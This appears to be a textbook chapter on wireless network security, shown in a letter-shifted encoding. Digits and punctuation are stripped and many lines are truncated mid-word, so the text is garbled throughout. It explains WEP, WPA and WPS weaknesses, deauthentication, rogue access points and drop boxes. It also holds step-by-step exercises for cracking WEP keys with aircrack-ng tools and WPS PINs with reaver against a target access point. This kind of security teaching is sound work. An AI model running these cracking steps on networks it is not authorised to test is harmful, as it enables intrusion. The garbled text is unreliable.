:KLOH D IXOO GHVFULSWLRQ DQG DFFRXQWLQJ RI 5
LV LV VRPHWKLQJ \RX VKRXOG EH DZDUH RI 7KUR
DXWKHQWLFDWLRQ DQG DXWKRUL]DWLRQ FDQ EH F
FDQ EH DV ZHOO LI HQWHUSULVH DXWKHQWLFDWLR

:LUHOHV (QFU\SWLRQ OHFKDQLVPV

2QH RI WKH ELJ FRQFHUQV ZLWK ZLUHOHV QHWZRU
ZKHQ EHLQJ WUDQVPLWWHG RYHU WKH DLU :LWKRXL
EH VQLIHG DQG FDSWXUH HDVLO\ E\ DQ DWWDFNHL
HQFU\SWLRQ LV D OD\HU RI VHFXULW\ WKDW LV LQFC

7KH IROORZLQJ DUH VRPH RI WKH PRUH FRPPRQ\ X
DXWKHQWLFDWLRQ SURWRFROV LQ XVH

- :LUHG (TXLYDOHQW 3ULYDF\ :(3 LV WKH ROGHVW
DYDLODEOH HQFU\SWLRQ SURWRFROV 7KH :(3 VWL
VROXWLRQ WR ZLUHOHV VHFXULW\ EXW ZDV TXLF
7KH :(3 SURWRFRO LV VWLOO UHJXODUO\ HQFRXQW
SRLQWV DQG GHYLFHV EXW VKRXOG EH DYRLGHG L
KDUGZDUH WR VXSSRUW QHZHU VWDQGDUGV ZKHU
UHDOLVWLF DW WKH WLPH WKHQ LW FDQ VXIILFH
FRPELQH ZLWK RWKHU VHFXULW\ WHFKQRORJLHV
- :L)L 3URWHFWHG \$FFHVV :3\$ ZDV WKH VXFFHVV
PDQ\ RI WKH SUREOHPV WKDW SODJXH :3\$,Q PDQ
PXFK WRXJKHU VHFXULW\ SURWRFRO :3\$ XVHV 7HI
DQG PHVVDJH LQWHJULW\ FRGH 0,&

- :3\$ LV WKH VXFFHVVRU WR :3\$ DQG ZDV LQWHQGH
:3\$ LV PXFK VWURQJHU DQG XVHV WRXJKHU HQFU
&RXQWHU ORGH ZLWK &LSKHU %ORFN &KDLQLQJ 0
7KH VWDQGDUG DOVR FRPHV LQ D YHUVLRQ WKDW
\$XWKHQWLFDWLRQ 3URWRFRO (\$3 7.,3 DQG \$(6
- :3\$ (QWHUSULVH LV D YHUVLRQ WKDW LQFRUSRUD
VHFXULW\ DV ZHOO DV VFDOH WKH V\ VWHP XS WR
HQWHUSULVH VROXWLRQ XVHV 5\$',86 RU VLPLODU
DFFHVV WR WKH ZLUHOHVV QHWZRUN

\$XWKHQWLFDWLRQ 7HFKQRORJLHV

6RPH SRLQWV WR UHPHPEHU

- (\$3 LV LQFRUSRUDWHG LQWR PXOWLSOH DXWKHQW
.HUEHURV DQG FHUWLILFDWHV
- /LJKWZHLJKW ([WHQVLEOH \$XWKHQWLFDWLRQ 3URV
DXWKHQWLFDWLRQ SURWRFRO GHYHORSHG E\ &LVF
- 5HPRWH \$XWKHQWLFDWLRQ 'LDO ,Q 8VHU 6HUYLEFH
DQG DXWKRULJDWLRQ PDQDJHPHQW V\ VWHP
- L LV DQ ,(((VWDQGDUG WKDW VSHFLILHV VHF
QHWZRUNV



L LV WKH VWDQGDUG ODUJHO\ UHVSRQVL
LPSURYHPHQW RI WKH :3\$ DQG :3\$ WHFKQRORJLHV

:(3 (QFU\SWLRQ D &ORVHU /RRN

:(3 LV WKH ROGHVW RI WKH ZLUHOHVV HQFU\SWLRQ
RI WKH DYDLODEOH PHWKRGV :KHQ RULJLQDOO\ LQV
VWDQGDUG LW ZDV YLHZHG DV D ZD\ RI SURYLGLQJ
RQ D SDU ZLWK WKDW RI ZLUHG QHWZRUNV \$V GHVL
WHFKQRORJLHV LQFOXGLQJ 5& DV HQFU\SWLRQ PH
SURYLGH VHFXULW\ RQ WKH VDPH OHYHO DV ZLUHG
ODUJHO\ IDOOHQ LQWR GLVXVH



3D\ SDUWLFXODU DWWHQWLRQ WR WKH :(3 V
H[SHFWHG WR XQGHUVWDQG KRZ LW ZRUNV .QRZ L
WR GHVFULEH ZK\ WKHVH SUREOHPV DULVH

)LUVW \RX QHHG WR XQGHUVWDQG ZKDW :(3 ZDV GH
DFKLHYH WKH IROORZLQJ

- 'HIHDW HDYHVGURSSLQJ RQ FRPPXQLFDWLRQV DQG
GLVFORVXUH RI GDWD
- &KHFN WKH LQWHJULW\ RI GDWD DV LW IORZV DFU
- 8VH D VKDUHG VHFUHW NH\ WR HQFU\SW SDFNHWV
- 3URYLGH FRQILGHQWLDOLW\ DFFHVV FRQWURO DI
,WV SUREOHPV DULVH IURP WKH IROORZLQJ FLUFXPV
- 7KH SURWRFRO ZDV GHVLJQHG ZLWKRXW LQSXW IU
DQG SURIHVVLRQDO FU\SWRORJLVWV ZHUH QHYHU
- ,W SURYLGHV QR FOHDUO\ GHILQH PHWKRGR IRU N
\$V D UHVXOW WKH NH\V DUH FXPEHUVRPH WR FKD
FKDQJHG LQ PDQ\ FDVHV
- \$Q DWWDFNHU JDLQLQJ FLSKHU WH[W DQG SODLQ \
- ,WV GHVLJQ PDNHV LW SRVVLEOH WR SDVVLYHO\ X
FUDFNLQJ WRROV DYDLODEOH IUHHO\ LQ RSHUDWL
- .H\ JHQHUDWRUV XVHG E\ GLIIHUHQW YHQGRUV DU
OHDGLQJ WR YXOQHUDELOLWLHV VXFK DV LVVXH
- 7KH DOJRULWKPV XVHG WR SHUIRUP NH\ VFKHGXOI
DWWDFN

:(3 3UREOHPV DQG 9XOQHUDELOLWLHV

:(3 VXIIHUV IURP PDQ\ IODZV WKDW PDNH LW HDV\ IF
FRPSURPLVH 7KHVH IODZV DUH LQ WKH IROORZLQJ

- &5& &\FOLF 5HGXQGDF\ &KHFN XVHG LQ LQWH
VOLJKW PRGLFDWLRQV SDFNHWV PD\ EH PRGLLH
WKHLU GHVLUH UHVXOWV
- ,QLWLDOL]DWLRQ YHFWRUV ,9V DUH RQO\ ELWV
,9V FDQ EH H[KDXVWHG E\ D PLOGO\ DFWLYH QHWZ
- :(3 LV VXVFHSWLEOH WR NQRZQ SODLQWH[W DWWD
- .H\V PD\ EH XQFRYHUHG WKURXJK WKH DQDO\VLV F
GHFU\SWLRQ WDEOH
- :(3 LV VXVFHSWLEOH WR GHQLDO RI VHUYLFH 'R6
GLVDVVRFLDWH PHVVDJHV ZKLFK DUH QRW DXWKH



:(3 PDNHV H[WHQVLYH XVH RI LQLWLDOL]DW

YDOXH WKDW LV XVHG ZLWK WKH VHFUHW NH\ IRU
YDOXHV DUH FRPELQHG WKH\ IRUP D QXPEHU XVHG
7KH LGHD EHKLQG XVLQJ DQ ,9 LV WKDW WKURXJK
UDQGRPQHVV RI GDWD LV DVVXUHG PDNLQJ GHWHF
PRUH GLILFXOW +RZHYHU IODZV LQ WKH JHQHUD
YXOQHUDEOH WR DQDO\VLV DQG FUDFNLQJ

%UHDNLQJ :(3

8QGRXEWHGO\ \RX KDYH KHDUG D ORW DERXW KRZ S
VKRXOG QRW XVH LW ,Q WKL VHFWRU ZH\OO H[SC
SURFHVV DQG KRZ HYHU\WKLQJ SXOOV WRJHWKHU

7KH LPSRUWDQW SDUW RI EUHDNLQJ WKH :(3 SURWRI
EHIRUH DWWHPSWLQJ WR UHFRYHU WKH NH\ 7KH FR
VQLIILQJ RU FDSWXULQJ &ROOHFWLQJ DQG VDYLQJ
SDFNHWV WKH HDVLHU LW EHFRPHV WR UHWULHYH
WKL V SURFHVV FROOHFWLQJ HQRXJK ,9V FDQ WDNH
RQ KRZ DFWLYH WKH QHWZRUN LV RYHU WKH SHULR
VSHHG XS WKL V SURFHVV LW LV SRVVLEOH WR SHUI
VSHHG XS WKH JHQHUDWLRQ DQG JDWKHULQJ SURFH
7R SHUIRUP WKL V SURFHVV LQFOXGLQJ FUDFNLQJ W

6WDUW WKH ZLUHOHV LQWHUIDFH RQ WKH DWW
DFHVV SRLQW FKDQQHO 7KLV PRGH LV XVHG WR

3UREH WKH WDUJHW QHWZRUN ZLWK WKH ZLUHOH
EH SHUIRUPHG

6HOHFW D WRRO VXFK DV DLUHSOD\ QJ WR SHUIR
SRLQW

6WDUW WKH :L)L VQLIILQJ WRRO WR FDSWXUH ,9\
SDFNHWV FDQ EH LQWHUFHSHWG DQG UHLQMFWH
WR EH JHQHUDWHG DQG WKHQ FDSWXUH

5XQ D WRRO VXFK DV &DLQ \$EHO RU DLUFUDFN
,9V

6R ORRNLQJ DW VWHS ZH SXW WKH ZLUHOHV FDI
RSHUDWLRQ 6R ZKDW LV PRQLWRU PRGH" ,Q D VHQV
ZLUHG QHWZRUN FDUGV EXW WDNLQJ D FORVHU ORF
ZLUHOHV WKDW VXSSRUW WKL V PRGH PRQLWRULC

ZLUHOHVV QHWZRUNV ZLWKRXW ILUVW EHLQJ DVVRF
\$QRWKHU GLVWLQFWLRQ LV WKDW ZLUHG DQG ZLUHC
PRGH EXW RQO\ ZLUHOHVV FDUGV FDQ RSHUDWH LQ
2QFH \RX ORRN DW WKHVV VWHSV DQG UHDOL]H WKD
QHWZRUN WKDW ZH DUHQ¶W FXUUHQWO\ DWWDFKHG
ZH QHHG WR UHWULHYH WKH NH\ IURP D QHWZRUN Z
WR EH DEOH WR FDSWXUH WUDIILF IURP WKH WDUJH
WKLV FDVH WKH VROXWLRQ LV PRQLWRU PRGH 6HH

(;(5&,6(

&UDFNLQJ :(3 ZLWK .DOL

,Q WKLV H[HUFLVH \RX ZLOO XVH .DOL /LQX[WR
\RX ZLOO QHHG WR KDYH .DOL /LQX[LQVWDOOHG R
<RX ZLOO DOVR QHHG WR KDYH DQ DFFHVV SRLQW
FUDFN WKH NH\ RQ

2QFH \RX KDYH FRQILJXUHG \RXU YLFWLP DFFHVV S
LQVWUXFWLRQV WR XVH :(3 DQG KDYH HQWHUHG D
IROORZLQJ VWHSV

:LWKLQ .DOL /LQX[RSHQ D WHUPLQDO ZLQGRZ

(QWHU WKH IROORZLQJ FRPPDQG

DLUPRQ QJ

:KHQ WKH UHVXOWV DSSHDU LQ WKH WHUPLQDO
LQWHUIDFH ,Q PRVW FDVHV WKH LQWHUIDFH ZLOO
FDQ FKDQJH LI \RX DUH XVLQJ DQ DGGLWLRQDO

,Q WKH WHUPLQDO ZLQGRZ HQWHU WKH IROORZL

DLUPRQ QJ VWDUW ZODQ

RU RWKHU LQWHUIDFH LI \RX¶UH QRW XVLQJ ZO

,I WKH FRPPDQG H[HFXXHV ZLWKRXW HUURU WK
WKDW UHMGV ³PRQLWRU PRGH HQDEOHG RQ PRQ
RWKHU WKDQ PRQ PDNH QRWH RI WKH QDPH

,Q WKH WHUPLQDO ZLQGRZ HQWHU WKH IROORZL

DLURGXPS QJ PRQ

2QFH WKH FRPPDQG LV HQWHUHG D OLVW RI ZL
QXPEHU ZLOO YDU\ GHSHQLQJ RQ \RXU ORFDWL
SRLQW VKRXOG DSSHDU RQ WKH OLVW

,Q WKH OLVW ORFDWH \RXU DFFHVV SRLQW LQ W
QRWHV 6SHFLILFDOO\ ORFDWH WKH FKDQQHO D
FROOHFWHG DQG YHULILHG WKLW LQIRUPDWLRQ

\$W WKH WHUPLQDO ZLQGRZ XVH WKH LQIRUPDWL
IROORZLQJ IRUPDW

\$LURGXP\$ QJ ±Z ILOHQDPH! F FKDQQHO QXPEHU! EVVLG
QDPH!

,Q WKLW H[DPSOH WKH EVVLG QHHGV WR EH HQW
FRORQV DQG DOO)RU LQWHUIDFH QDPH XVH WKH
ILOHQDPH LV WKH QDPH RI WKH ILOH \RX ZDQW M

\$IWHU DERXW SDFNHWV KDYH EHHQ FDSWX
FRPPDQG OLQH

DLUFUDFN QJ ILOHQDPH!

:DLW D IHZ PLQXWHV IRU DLUFUDFN WR UHWULH
1RWH WKDW WKH WLPH LW WDNHV WR FRPSOHWH W
PRUH 7KLV DOO GHSHQGV RQ KRZ DFWLYH WKH QH
FROOHFWLRQ LV EHLQJ SHUIRUPHG 7KLV SURFHVV
VXFK DV SDFNHW LQMHWFWLRQV DUH XVHG WR JHQH

:KHQ XVLQJ VRPH RI WKH WRROV IRU VQLILQJ ZLUH
DV 5LYHUEHG 7HFKQRORJ\¶V \$LU3FDS KDUGZDUH 7K
ZD\W WKDW VWDQG DUG :L)L FDUGV FDQQRW ,I \RX
DQ LQYHVWPHQW LQ WKLW GHYLFH LV ZHOORUWK L

:3\$ D &ORVHU /RRN

7KH VXFFHVVURU WR :(3 LV :3\$ RU :L)L 3URWHFWHG
EH D UHSODFHPHQW IRU WKH IODZHG DQG LQVHFXUH
GHVLJQH WR EH D VRIWZDUH XSJUDGH LQVWHDG RI
LQ VRPH FDVHV ZKHUH ROGHU KDUGZDUH LV SUHVHQ
PHFKDQLVPV DUH OLPLWHG D KDUGZDUH XSJUDGH P

7KH PRVW VLJQLILFDQW GHYHORSHPHQW LQWURGXFH
V\WHP ZKR VH SXUSRVH LV WR LPSURYH GDWD HQF
SURWRRO ZKHUH D VWDWLF XQFKDQJLQJ NH\ LV XV
WKH NH\ DIWHU HYHU\ IUDPH 7KLV G\QDPLF FKDQJL
GLILFXOW WR FUDFN WKDQ :(3

:3\$ VXIIHUV IURP WKH IROORZLQJ IODZV

- :HDN NH\V FKRVLQ E\ WKH XVHU
- 3DFNHW VSRILQJ

• \$XWKHQWLFDWLRQ LVVXHV ZLWK 0LFURVRIW &KDO
YHUVLRQ 06 &+\$3 Y

&UDFNLQJ :3\$

7R FUDFN :3\$ \RX PXVW XVH D GLIIHUHQW DSSURDFK
RQH RI WKH EHVW WRROV DYDLODEOH IRU WKZDUWL
IRUP RI 5HDYHU 5HDYHU H[SORLWV KROHV LQ ZLUH
LQIRUPDWLRQ DERXW WKH :3\$ SUHVKDUHG NH\ WKDW

:L)L 3URWHFWHG 6HWXS

:KHQ :3\$ FDPH RQWR WKH VFHQH RQH RI WKH LVVXH
SHUFHLYHG GLILFXOW\ LQ VHWWLQJ XS WKH WHFKQ
DQG HDVH WUDQVLWLRQ IURP :(3 WR :3\$ D QHZ WHFK
:36 ZDV LQWURGXFHG WR WKH SXEOLF 7KLV IHDWX
DFFHVV SRLQWV GHYLFHV DQG RI FRXUVH RSHUDV

,Q WKHRU\ :36 LV VXSSRVHG WR PDNH OLIH HDVLHU
DOORZLQJ IRU TXLFN SXVK EXWRQ FRQILJXUDWLRQ
WKH GHYLFH DQG QHWZRUN FDQ SXVK D KDUGZDUH F
EULHI SHULRG GHYLFHV LQ UDQJH FDQ FRQQHFW WR
SDVVSKUDVH 6RXQGV HDV\ ULJKW" +RZHYHU IRU W
WKH URXWHU GHYLFHV LQ UDQJH RI WKH DFFHVV SR
RU QRW 7KLV GRHVQ\W VRXQG OLNH D ELJ GHDO E
DFFHVV SRLQW FDQ SXVK WKH EXWRQ DQG JDLQ DF

%XW OHW\W WDN DERXW WKH ELJ SUREOHP ZLWK :3
WKH RQH \RX XVH IRU \RXU \$70 FDUG DQG LV XVHG I
7KH SUREOHP LV WZRIROG)LUVW WKH VHWWLQJ RI
LV RQO\ HLJKW FKDUDFWHUV

6R KHUH LV WKH SUREOHP ZLWK WKH 3,1 DQG :36 :K
3,1 LW RQO\ FKHFNV WKH ILUVW IRXU GLJLWV WR Y
VHFRQG VHW RI IRXU 7KLV PDNHV LW VWDJJHULQJO
URXWHU\W VHFUXULW\ ,Q SUDFWLFH DQ DWWDFNHU I
IRXU GLJLWV DW D WLPH RI ZKLFK RQO\ DERXW
WKLQN EDFN WR \RXU \$70 FDUG DQG DVVXPH WKDW I
DWWHPSWV VR VKRXOG WKH URXWHU ULJKW" 1R VX
DFFRPPRGDWLRQV IRU EORFNLQJ EUXWH IRUFH DWW
*R LQ WKHLU DWWDFN SDFNDJH DQG ZDLW XQWLO W

7KH RQO\ FRXQWHUPHDVXUH IRU WKLW W\SH RI DWW
RU PD\ QRW EH SRVVLEOH RQ PDQ\ GHYLFHV 6HH ([

(;(5&,6(

&UDFNLQJ :3\$ ZLWK 5HDYHU DQG :DVK

,Q WKLW H[HUFLVH \RX ZLOO XVH .DOL /LQX[WR

,Q RUGHU WR SHUIRUP WKLW H[HUFLVH \RX ZLOO QI
SK\VLFDQ V\WHP DYRLG YLUWXDOL]DWLRQ :3\$ X

:LWKLQ .DOL /LQX[RSHQ D WHUPLQDO ZLQGRZ D
\$LUPRQ QJ VWDUW ZODQ

7KLW ZLOO SXW WKH FDUG LQWR PRQLWRU PRGH
1H[W \RX ZLOO ORFDWH DFFHVV SRLQWV DZLWK WKH
FRPPDQG OLQH HQWHU WKH IROORZLQJ

:DVK ±, PRQLWRULQJ LQWHUIDFH!

,QWHUIDFH VKRXOG EH PRQ EXW YHUL\ WKDW V
/RFDWH \RXU DFFHVV SRLQW DQG UHFRUG LWV %
\$W WKH FRPPDQG OLQH HQWHU WKH IROORZLQJ

UHDYHU L LQWHUIDFH QDPH! E %66,' RI WDUJHW!

ZKHUH WKH LQWHUIDFH QDPH LV PRQ RU ZKDWH
WKH %66,' LV WKH DGGUHV RI WKH DFFHVV SRLQW
%66,'

:KHQ \RX KDYH YHULILHG WKDW WKLW ODVW VWHS I
JDPH DQG OHW 5HDYHU UHWULHYH WKH 3,1 2QFH
ZLUHOHVV QHWZRUN

:KDW ,V :3\$ "

7KH XSJUDGH RU VXFFHVVURU WR :3\$ LV :3\$ ZKLFK Z
ZHDNQHVVHV SUHVHQW LQ WKH RULJLQDO 7KH SURV
RYHU LWV SUHGHHVVURU DQG PDLQWDLQV IXOO FRP
/LNH :3\$:3\$ FDQ IXQFWLRQ LQ WZR PRGHV

- :3\$ 3HUVRQDO PFK OLNH WKH SUHVKDUHG NH\ P
LQSXW RI D NH\ LQWR HDFK VWDWLRQ
- :3\$ (QWHUSULVH XVHV D VHUYHU WR SHUIRUP NH\
ZLUHOHVV FOLHQWV &RPPRQ FRPSRQH QWV LQFOX
FHQWUDOL]HG PDQDJHPHQW

\$WWDFNLQJ &UDFNLQJ DQG &RPSURPLVLQJ :3\$ DQG
\$V ZLWK :(3 :3\$ DQG :3\$ ERWK VXIIHU IURP YXOQH
DQ DWWDFNLQJ SDUW\¶V DGYDQWDJH (DFK RIIHUV D
VWURQJ SURWRFRO

2IIOLQH \$WWDFN

7KH LGHD EHKLQG DQ RIIOLQH DWWDFN LV WR EH LQ
REVHUYH WKH KDQGVKDNH EHWZHHQ WKH FOLHQW D
UHSUHVHQWV WKH DXWKHQWLFDWLRQ RI WKH FOLHQ
SURSHUO\ \RX FDQ FDSWXUH WKH KDQGVKDNH DQG
WKHP RIIOLQH 7KH PDLQ UHDVRQ ZK\ WKLV DWWDFN
FRPSOHWHO\ LQ WKH FOHDU PDNLQJ LW SRVVLEOH

'HDXWKHQWLFDWLRQ \$WWDFN

7KH GHDXWKHQWLFDWLRQ DWWDFN DSSURDFKHV WKH
WKH FOLHQW DQG WKH DFFHVV SRLQW E\ IRUFLQJ D
DOUHDG\ FRQQHFWHG WR DQ DFFHVV SRLQW WR GLV
DFFHVV SRLQW WR UHHVWDEOLVK WKH FRQQHFWLRQ
LQIRUPDWLRQ WR EH FDSWXUHG DQG FUDFNHG

\$Q HDV\ ZD\ WR SHUIRUP D GHDXWKHQWLFDWLRQ DW
VRIWZDUH SDFNDJH ZLOO WDUJHW D QHWZRUN VXFK
LQWHQG HG WR NLFN FOLHQWV RII WKH ZLUHOHVV QF
WR UHDXWKHQWLFDWH DQG DW WKLV SRLQW FOLHQ
ZKHQ WKH\ FRQQHFW &DSWXULQJ WKLV KDQGVKDNH
FRQQHFW WR WKH QHWZRUN 7KH SUREOHP LV KRZ C
,Q SUDFWLFH LW LV SRVVLEOH WR DFWLYHO\ RU SDV
ZH ZRXOG MXVW ZDLW IRU D FOLHQW WR FRQQHFW V
DW WKDW SRLQW \$FWLYHO\ PHDQV ZH WDUJHW HLW
DQG OLVWHQ 7KH ODWWHU LV PRUH HIIHFWLYH EXV
DFWLYH DWWDFNV YHU\ HIIHFWLYHO\ DQG LV LGHDO



2I QRWH LV WKH IDFW WKDW ZKLOH \RX FDQ
SODWIRUP \RX FDQ RQO\ GR VR SDVVLYHO\ 7KLV L
DWWDFN LV GXH WR WKH :LQGRZV DUFKLWHFWXUH
ZLOO QHHG WR OHDUQ KRZ WR XVH /LQX[LI \RX LQ
WHVWLQJ

%UXWH)RUFH :3\$.H\V

7KH ROG VWDQGE\ LQ D QXPEHU RI FDVHV LQFOXGL

EUXWH IRUFH DWWDFN 7KLV DWWDFN LV W\SLFDOO\
DLUHSOD\ QJ RU .LV0\$& 7KH GRZQVLGH RI WKLV DW
RI FRPSXWLQJ SRZHU WR UHFRYHU WKH NH\



8QOHVV \RX KDSSHQ WR KDYH D VXSHUFRPS
IRUFH DWWDFN WR WDNH DQ\ZKHUH IURP D IHZ PLQ

5LVN 0LWLJDWLRQ RI :(3 DQG :3\$ &UDFNLQJ

6R KRZ FDQ \RX WKZDUW PDQ\ RI WKH DWWDFNV WK
DQG :3\$" ([FOXGLQJ HQFU\SWLRQ DQG RWKHU PHFKD

- 8VH D FRPSOH[SDVVZRUG RU SKUDVH DV WKH NH\
H DUOLHU IRU SDVVZRUGV \RX FDQ PDNH D VWURQ
- 8VH VHUYHU YDOLG DWLRQ RQ WKH FOLHQW VLGH V
DFFHVV SRLQW LW LV FRQQHFHFWLQJ WR
- (OLPLQDWH :(3 DQG :3\$ DQG PRYH WR :3\$ ZKHUH
- 8VH HQFU\SWLRQ VWDQGDUGV VXFK DV &&03 \$(6

\$ &ORVH ([DPLQDWLRQ RI 7KUHDWV

1RZ WKDW \RX XQGHUVWDQG WKH YDULRXV WHFKQR
PXFK FORVHU ORRN DW VRPH RI WKH RWKHU JHQHUC
7\SLFDOO\ WKHVH DWWDFNV FDQ EH FDWHJRUL]HG
WDUJHWHG DWWDFNV



\$WWDNFNV DJDLQVW ZLUHOHVV QHWZRUNV F
DWWDFN LV SDVVLYH LI WKH ZLUHOHVV QHWZRUN L
WUDQVPLWV \$Q DWWDFN LV DFWLYH LI WKH QHWZF
HOLFLW D UHVSRQVH IURP WKH QHWZRUN

:DUGULYLQJ

\$ ZDUGULYLQJ DWWDFN LV RQH RI WKH PRVW FRPPR
QHWZRUNV ,W FRQVLVWV RI DQ DWWDFNHU GULYLQJ
GHYLFH WKDW KDV ERWK D ZLUHOHVV FDUG DQG VRI
DFFHVV SRLQWV

:KDW PDNHV WKLV W\SH RI DWWDFN SRVVLEOH LV W
OLVWHQ IRU WKH EHDFRQ RI D QHWZRUN RU VHQG R
QHWZRUN 2QFH D QHWZRUN LV GHWHFWHG LW FDQ

6RPH RI WKH VRIWZDUH SDFNDJHV WKDW DUH XVHG
1HW6WXPEOHU .LVPHW :DYH6WXPEOHU DQG ,Q66,'F



:LUHOHVV GHWHFWRQ WRROV NQRZQ DV VI

ZLUHOHVV QHWZRUV 7RROV RI WKLW WISH DUH W
DGPLQV ZKR QHHG WR RSWLPLJH WKHLU ZLUHOHVV
SRLQWV DQG RWKHU LVVXHV

,W LV FRPPRQ IRU VLWH VXUYH\ WRROV WR LQFOXGH
RUGHU WR SLQSRLQW DQ DFFHVV SRLQW RU FOLHQ

7KHUH DUH DOVR YDULDWLRQV RI WKH ZDUGULYLQJ
:DUIO\LQDPH DV ZDUGULYLQJ EXW XVHV D VPDOO SC
:DUEDOORRQLQ DV ZDUIO\LQJ EXW PDNHV XVH RI D
:DUZDONLQJ HYROYHV SXWWLQJ WKH GHWHFWRQ HTXL
VLPLODU DQG ZDONLQJ WKURXJK EXLOGLQJV DQG RV
\$ WHFKQLTXHZDORRQLQJ HYROYHV WKH SODFHPHQW RI
ZLUHOHVV VLJQDOV ZHUH GHWHFWHG 7KHVH VIPER
SRLQW LV QHDUE\ DQG SURYLGH GDWD DERXW LW ZK
SRLQWV VHFUXLW\ VHWWLQJV FKDQQHO DQG QDPH



7KHVH VIPEROV HYROYHG IURP KRER PDUNV

YDJUDQWV GXULQJ WKH V WR WHOO RWKHUV ZK
PLJKW EH RU LI WKH SROLFH ZHUH OLNHO\ WR DUL

5RJXH \$FFHVV 3RLQWV

\$ URJXH DFFHVV SRLQW LV DQRWKHU HIIHFWLYH ZD\
7KH DWWDFNHU LQVWDOOV D QHZ DFFHVV SRLQW WK
ILUHZDOO 7KH DWWDFNHU FDQ WKHQ FRQQHFW ZLW
H[WUDFWLQJ LQIRUPDWLRQ RU FDUULQJ RXW IXUWK
7KLV WISH RI DWWDFN KDV EHHQ PDGH UHODWLYHO\
FRPSDFW KDUGZDUH DFFHVV SRLQWV DQG VRIWZDUH
DWWDFNHU ZLOO HLWKHU KLGH WKH DFFHVV SRLQW
66,' WR DSSHU DV D FRUSRUDWH DFFHVV SRLQW

:RXOG <RX /LNH 3L ZLWK 7KDW"

\$ QHZ ZD\ WR EUHDFK D QHWZRUN KDV EHHQ PDGH
FRPSDFW \HW SRZHUIXO KDUGZDUH \$Q RSWLRQ WK
\HDUV LV WKH JHQHDO SXUSRVH SRZHUIXO DQG
FRPSXWHU ZKLFK FDQ EH KDG IRU DURXQG LV \

6LQFH WKH KDUGZDUH LV SRZHUIXO HQRXJK WR UX
KDV EHFRPH DQ HIIHFWLYH PXOWLSXUSRVH WRRO
GLVWULEXWLRQ RI /LQX[WKDW DOORZV WKH ER[W
WUDGLWLRQDO ZLUHG LQWHUIDFH ZKLOH DFFHSWL
LPSOLFDFWLRQV RI WKLV DUH WKDW DQ LQWUXGHU
QHWZRUN DQG LQ D IHZ VKRUW PRPHQWV KDYH DQ
LQIUDVWUXFWXUH

7R PDNH SHQHWUDWLRQ PRUH VHFXUH VRPH RI WK
WDFWLFV GHVLJQH WR KLGH WKHLU WUDIILF
66+ WXQQH LQ ZKLFK WKH GHYLFH RSHQV D FRQQHF
WR WKH DWWDFNHU LQ RUGHU WR E\SDVV ILUHZDO
,Q SUDFWLFH VXFK GHYLFHV KDYH EHFRPH FRPPRQ

0\$& 6SRRILQJ

)RU WKRVH DFFHVV SRLQWV WKDW HPSOR\ 0\$& ILOW
ILOWHULQJ LV D WHFKQLTXH XVHG WR HLWKHU EODF
WKH DFFHVV SRLQW ,I D GHIHQGHU GHSOR\ WKLV V
DGGUHV RI DQ DSSURYHG FOLHQW RU VZLWFK WKHL
7\SLFDOO\ LW LV SRVVLEOH WR XVH WRROV VXFK D
DFFRPSOLVK WKLV WDVN +RZHYHU LQ VRPH FDFW
QHWZRUN FDUG PD\ DOORZ WKH 0\$& WR EH FDKQJHG

\$G +RF

7KH DG KRF DWWDFN UHOLHV RQ DQ DWWDFNHU XVL
DQRWKHU ZLUHOHV HQDEOHG V\WHP 2QFH WKLV F
FDQ LQWHUDFW ZLWK HDFK RWKHU 7KH PDLQ WKUHL
UHODWLYHO\ HDV\ WR VHW XS DQG PDQ\ XVHUV DUH
EHWZHHQ LQIUDVWUXFWXUH DQG DQ DG KRF QHWZRU
6HFXULW\ RQ DQ DG KRF QHWZRUN LV TXLUN\ DW EH
WKH 0LFURVRIW IDPLO\ RI RSHUDWLQJ V\WHPV DG
DGYDQFHG VHFXULW\ SURWRROV WKXV H[SRVLQJ X

0LVFRQILJXUDWLRQ

:H KDYH SRLQWHG RXW WKLW SUREOHP EHIRUH LQ R
SUREOHP ZLWK DFFHVV SRLQWV DV ZHOO \$OO WKH
KHOS RQH ELW LI WKH DUH PLVFRQILJXUHG RU QRW
KHLJKWHQHG KRZHYHU VLQFH D ZLUHOHVV DFFHVV
VROXWLRQ IRU DWWDFNHUV RU RWKHU PDOLFLRXV S
QHWZRUN

&OLHQW 0LVDVVRFLDWLRQ

7KH FOLHQW PLVDVVRFLDWLRQ DWWDFN VWDUWV ZL
D QHWZRUN RWKHU WKDQ WKHLU RZQ 'XH WR WKH Z
DQG PDQ\ RWKHU VWUXFWXUHV D FOLHQW FDQ HDV
HLWKHU DFFLGHQWO\ RU LQWHQWLRQDOO\ ,Q HLWK
XQVDIH SHUKDSV ZKLOH VWLOO FRQQHFWHG WR D V
PDOLFLRXV SDUW\ JDLQLQJ DFFHVV WR D SURWHFWH

3URPLVFXRXV &OLHQW

7KH SURPLVFXRXV FOLHQW RIIHUV DQ LUUHVLVWLEO
SXUSRVHV :LUHOHVV FDUGV RIWHQ ORRN IRU D VW
ZD\ WKH SURPLVFXRXV FOLHQW JUDEV WKH DWWHQW

-DPPLQJ \$WWDFFNV

2QH SDUWLFXODUO\ LQWHUHVWLQJ ZD\ RI DWWDFNL
DWWDFN \$OWKRXJK WKHUH DUH PDQ\ ZD\V WR GR W
QHWZRUN WKXV SUHYHQWLQJ LW IURP EHLQJ XVHG
MDPPHU WKDW ZLOO WUDQVPLW VLJQDOV WKDW FDQ
SRLQW E\ OHJLWLPDWH FOLHQWV 7KH EHQHILW RI W
ZLUHOHVV QHWZRUN

7R SHUIRUP WKLW W\SH RI DWWDFN \RX FDQ XVH D
WUDQVPLW VLJQDOV WKDW LQWHUIHUH ZLWK Q
DQG FDQ EH XVHG WR MDP DQ\ W\SH RI ZLUHOHVV QI



\$ ZRUG WR WKH ZLVH 8VLQJ WKHVH GHYLFH
PRVW FDVHV DQG FDQ UHVXOW LQ YHU\ VWHHS ILQ

+RQH\VSRW \$WWDFFN

8VHUV FDQ FRQQHFH WR DQ\ DYDLODEOH ZLUHOHVV
DQRWKHU VRPHWLPHV WKLW FDQ EH D ODUJH QXPE
HQYLURQPHQW DQ DWWDFNHU KDV H[SDQG HG RSSR
SHUIRUP WKLW W\SH RI DWWDFN D PDOLFLRXV SDUW

VHYHUDO OHJLWLPDWH RQHV DV D KRQH\VSRW :LWK
VWURQJHU DQG FOHDUHU VLJQDO LW LV SRVVLEOH



2QH KDUGZDUH GHYLFH WKDW LV GHVLJQH

:L)L 3LQHDSSOH IURP +DN 7KLV GHYLFH ORRN O
RIIHUV IHDWXUHV XVHIXO IRU ZRUNLQJ ZLWK ZLUH
KDV LQWURGXFHG FXVWRP KDUGZDUH DQG VRIWZDU
